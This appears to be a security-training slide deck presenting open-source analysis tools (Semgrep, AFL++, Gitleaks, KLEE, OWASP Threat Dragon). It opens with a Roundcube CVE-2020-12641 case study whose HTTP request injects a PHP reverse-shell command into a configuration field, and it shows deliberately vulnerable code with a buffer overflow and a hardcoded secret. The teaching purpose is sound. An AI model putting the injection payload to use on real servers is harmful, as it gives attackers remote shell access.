

The Open Source Fortress



MutableSecurity


Seamless deployment and management of cybersecurity solutions











roundcube

Roundcube Webmail

- Browser-based IMAP client
- Open source, being hosted on [GitHub](#)
- 5.2k stars (as per November 13, 2023)
- Written in XHTML, CSS, JavaScript (with jQuery), and PHP

Q: What are we missing here?

1. `/installer/index.php` route stores the raw user-controlled configuration in `rcube->config`.
2. When an email with a non-standard format is received, `rcube::exec` executes the output of `getCommand`.

```
private static function getCommand($opt_name)
{
    static $error = [];

    $cmd = rcube::get_instance()->config->get($opt_name);

    if (empty($cmd)) {
        return false;
    }

    if (preg_match('/^(convert|identify)(\.exe)?$/.i', $cmd)) {
        return $cmd;
    }

    // Executable must exist, also disallow network shares on Windows
    if ($cmd[0] != "\\" && file_exists($cmd)) {
        return $cmd;
    }

    if (empty($error[$opt_name])) {
        rcube::raise_error("Invalid $opt_name: $cmd", true, false);
        $error[$opt_name] = true;
    }

    return false;
}
```

From [program/lib/Roundcube/rcube_image.php](#)

A: Input sanitisation

- The attacker sends a POST request to the installer:

```
POST /roundcube/installer/index.php HTTP/1.1
Host: 192.168.243.153
Content-Type: application/x-www-form-urlencoded
Content-Length: 1049

_step=2&_product_name=Roundcube+Webmail&***TRUNCATED***&submit=UPDATE+CONFIG&
_im_convert_path=php+-r+'$sock%3d$sockopen("127.0.0.1",4444)%3b
exec("/bin/bash+-i+<%263+>%263+2>%263")%3b'+%23
```

- The attacker sends an email containing an image of non-standard format.
- Roundcube will try to convert the image to JPG.
- The command stored in _im_convert_path will be used in executed.
- The attacker will have a reverse shell.

CVE-2020-12641


- Many unsanitized configuration items (e.g., `_im_convert_path`)
- Arbitrary code execution
- 9.8 CVSS
- 7.66% EPSS
- Used by APT28 to compromise Ukrainian organisations' servers
- Added by CISA in the Known Exploited Vulnerabilities Catalogue

But ... Was it preventable?

- Yes, but not with standard linters or scanners
- Taint analysis as a possible solution
 - `rcube->config` as a tainted data source
 - `rcube::exec` as a sensitive sink

The Open Source Fortress

- ossfortress.io
- Lots of OSS tools that can be used to proactively detect vulnerabilities
- Structure
 - Factual information
 - General software and **software security topics**
 - **Brief presentation of each analysis technique**
 - **Practical examples for analysing a vulnerable codebase**
 - Infrastructure and access
 - Documentations
 - Proposed solutions



Ubuntu Portrait

- Vulnerable-by-design codebase
- "*lightweight piece of software that runs on an Ubuntu server and allows users to control it through their browsers*"
- On-premise deployment
- Written in Python and C
- 12+ embedded vulnerabilities





height: 300px center




Threat modelling

- Identifying asset and threats
 - What we need to defend?
 - What can go wrong?
- Legal requirement (e.g., USA and Singapore)




OWASP Threat Dragon

- Threat modelling tool backed by OWASP
- Usual process
 - i. Threat model creation
 - ii. Diagram creation: STRIDE, CIA
 - iii. Asset representation: stores, process, actor, data flow, trust boundaries
 - iv. Manual threat identification, with type, status, score, priority, description, and mitigation



Code querying

- Searching a specific pattern in the codebase
- Optional abstract representation of the codebase
 - Abstract syntax trees
 - Control flow graphs
- Query types
 - Literals: `scanf`
 - Regex: `scanf\(.*\)`
 - Data structures: `({cpg.method("(?i)scanf").callIn}).l` in Joern's [CPGQL](#)
- Community queries (but generic)



From Trail of Bit's "Fast and accurate syntax searching for C and C++"

```
$ pip install semgrep
```

```
rules:
- id: secret-logging
  patterns:
    - pattern-either:
        - pattern: $LOGGING_LIB.$METHOD(..., $MESSAGE, ...)
    - metavariable-pattern:
        metavariable: $LOGGING_LIB
        patterns:
            - pattern-either:
                - pattern: logging
                - pattern: logger
    - metavariable-pattern:
        metavariable: $MESSAGE
        patterns:
            - pattern-either:
                - pattern: <... password ...>
                - pattern: <... token ...>
            - pattern-not: |
                "..."
```

[...]

```
$ semgrep scan  
  --sarif  
  --config ~/analysis/semgrep-rules  
  --output ~/analysis/semgrep.custom.sarif  
  ~/codebase/sandcastle/sandcastle
```

Scan Status

Scanning 17 files (only git-tracked) with 4 Code rules:

[...]

Scan Summary

Some files were skipped or only partially analyzed.
Scan was limited to files tracked by git.

Ran 4 rules on 11 files: 9 findings.

```
[...]  
  
logging.info(  
    f"Authenticating user with credentials: {username}:{password}"  
)  
  
[...]
```


Semgrep

- (Partially) open-source code scanner
- Support for 30+ programming languages
- No prior build requirements
- No DSL for rules
- Default or third-party rules



Fuzzing

- Running a program and offering random, unexpected inputs
- A crash = a security issue
 - *NULL
 - Sanitizers: ASan, UBSan, etc.
- BFS traversal of the CFG
- Optimisations



From AdaCore's "Finding Vulnerabilities using Advanced Fuzz testing and AFLplusplus v3.0"

```
$ docker exec -it aflplusplus/aflplusplus /bin/bash
```

```
int main(int argc, char *argv[]) {
    int length, read_length;
    char *buffer, *filename;

    if (argc != 2){
        return 1;
    }

    filename = argv[1];
    FILE * f = fopen (filename, "rb");

    fseek (f, 0, SEEK_END);
    length = ftell (f);
    fseek (f, 0, SEEK_SET);
    buffer = malloc (length);
    fread (buffer, 1, length, f);
    fclose (f);

    generate_recovery_token(buffer + 4, buffer);

    return 0;
}
```

```
$ AFL_USE_ASAN=1 /AFLplusplus/afl-cc \
-g \
-o crash_me_if_u_can.elf \
generate_recovery_token.c sha256.c harness.c
```

```
$ afl-fuzz          /
 -i ~/analysis/afl++/c_modules/inputs   /
 -o ~/analysis/afl++/c_modules/outputs  /
 --
 ./crash_me_if_u_can.elf @@
```

```

american fuzzy lop ++4.09a {default} (./crash_me_if_u_can.elf) [fast]
process timing _____ overall results _____
    run time : 0 days, 0 hrs, 0 min, 0 sec   cycles done : 0
    last new find : none seen yet           corpus count : 1
last saved crash : 0 days, 0 hrs, 0 min, 0 sec   saved crashes : 1
    last saved hang : none seen yet         saved hangs : 0
cycle progress _____ map coverage _____
now processing : 0.2 (0.0%)   map density : 26.79% / 26.79%
runs timed out : 0 (0.00%)   count coverage : 5.27 bits/tuple
stage progress _____ findings in depth _____
now trying : havoc   favored items : 1 (100.00%)
stage execs : 151/459 (32.90%)   new edges on : 1 (100.00%)
total execs : 173   total crashes : 1 (1 saved)
exec speed : 99.88/sec (slow!)   total tmouts : 19 (0 saved)
fuzzing strategy yields _____ item geometry _____
bit flips : disabled (default, enable with -D)   levels : 1
byte flips : disabled (default, enable with -D)   pending : 0
arithmetics : disabled (default, enable with -D)   pend fav : 0
known ints : disabled (default, enable with -D)   own finds : 0
dictionary : n/a   imported : 0
havoc/splice : 1/12, 0/0   stability : 100.00%
py/custom/rq : unused, unused, unused, unused
trim/eff : 20.00%/1, disabled
strategy: explore _____ state: started :-

```

[cpu001:350%]

[...]

```
server_recovery_passphrase = getenv("PORTRAIT_RECOVERY_PASSPHRASE");
if (server_recovery_passphrase == NULL)
    return NULL;

passphrase_len = strlen(server_recovery_passphrase) - 1;

buf = (BYTE *)malloc(SHA256_BLOCK_SIZE * sizeof(BYTE));
if (!buf)
    return NULL;

// Prevent buffer overflow by allocating more
hashed_len = length + passphrase_len;
hashed = (BYTE *)malloc(10 * hashed_len * sizeof(BYTE));
if (!hashed){
    free(buf);

    return NULL;
}

strcpy(hashed, server_recovery_passphrase);
strcpy(hashed + passphrase_len, data);

[...]
```

AFL++

- An [American Fuzzy Lop \(AFL\)](#) fork
- Additional features compared to AFL
 - QEMU emulation
 - Persistent mode
 - Optimisations
- Embedded in [Google's OSS-Fuzz](#)



"You do realize the key is under the mat."

Secret scanning

- Secrets
 - API keys
 - Credentials
 - Tokens
- Searching for specific patterns or entropy for a secret
- Community (generic) rules

Download a binary from [the GitHub releases](#).

```
$ gitLeaks  
--no-banner  
detect  
--report-format sarif  
--source ~/codebase  
--report-path ~/analysis/gitLeaks.sarif \  
--redact
```

5:48PM INF 68 commits scanned.
5:48PM INF scan completed **in** 196ms
5:48PM WRN leaks found: 5

```
[...]  
app = Flask(__name__)  
app.secret_key = (  
    b"192b9bdd22ab9ed4d12e236c78afcb9a393ec15f71bbf5dc987d54727823bcbf"  
)  
LOG_LOCATION = "/var/log/sandcastle.log"  
[...]
```

Gitleaks

- Detector for hardcoded secrets
- Analysis of the entire Git history
- Support for baselines and custom formats of secrets



"You would be wise to surrender" - Darth Vader

Symbolic execution for taint analysis

- Investigating all CFG paths by replacing the concrete values with symbolic ones
- Components
 - Sources
 - Sinks
 - Patterns
- Path explosion problem


```

int f(int a, int b){
    int x = 1, y = 0;

    if (a != 0) {
        y = x + 3;
        if b == 0 {
            x = 2 * (a + b);
        }
    }

    return (a + b) / (x - y);
}

```



From [symflower's "What is symbolic execution for software programs"](#)

```
$ docker exec -it klee/klee /bin/bash
```

```
int main() {
    char re[10];
    int count;

    klee_make_symbolic(re, sizeof re, "re");
    re[9] = '\0';

    klee_make_symbolic(&count, sizeof(int), "count");

    generate_recovery_token(re, count);

    return 0;
}
```

```
$ clang  
-emit-llvm  
-c  
-g  
-O0  
-Xclang  
-disable-O0-optnone  
-I .  
source.c  
-o source.bc
```


```
$ klee source.bc
```

```
[...]
KLEE: NOTE: found huge malloc, returning 0
KLEE: ERROR: source.c:216: concretized symbolic size
KLEE: NOTE: now ignoring this error at this location
KLEE: WARNING ONCE: calling external: strcpy(94204336258496, 94204335341000) at source.c:224 10
KLEE: ERROR: source.c:118: memory error: out of bound pointer
KLEE: NOTE: now ignoring this error at this location
[...]
```

KLEE

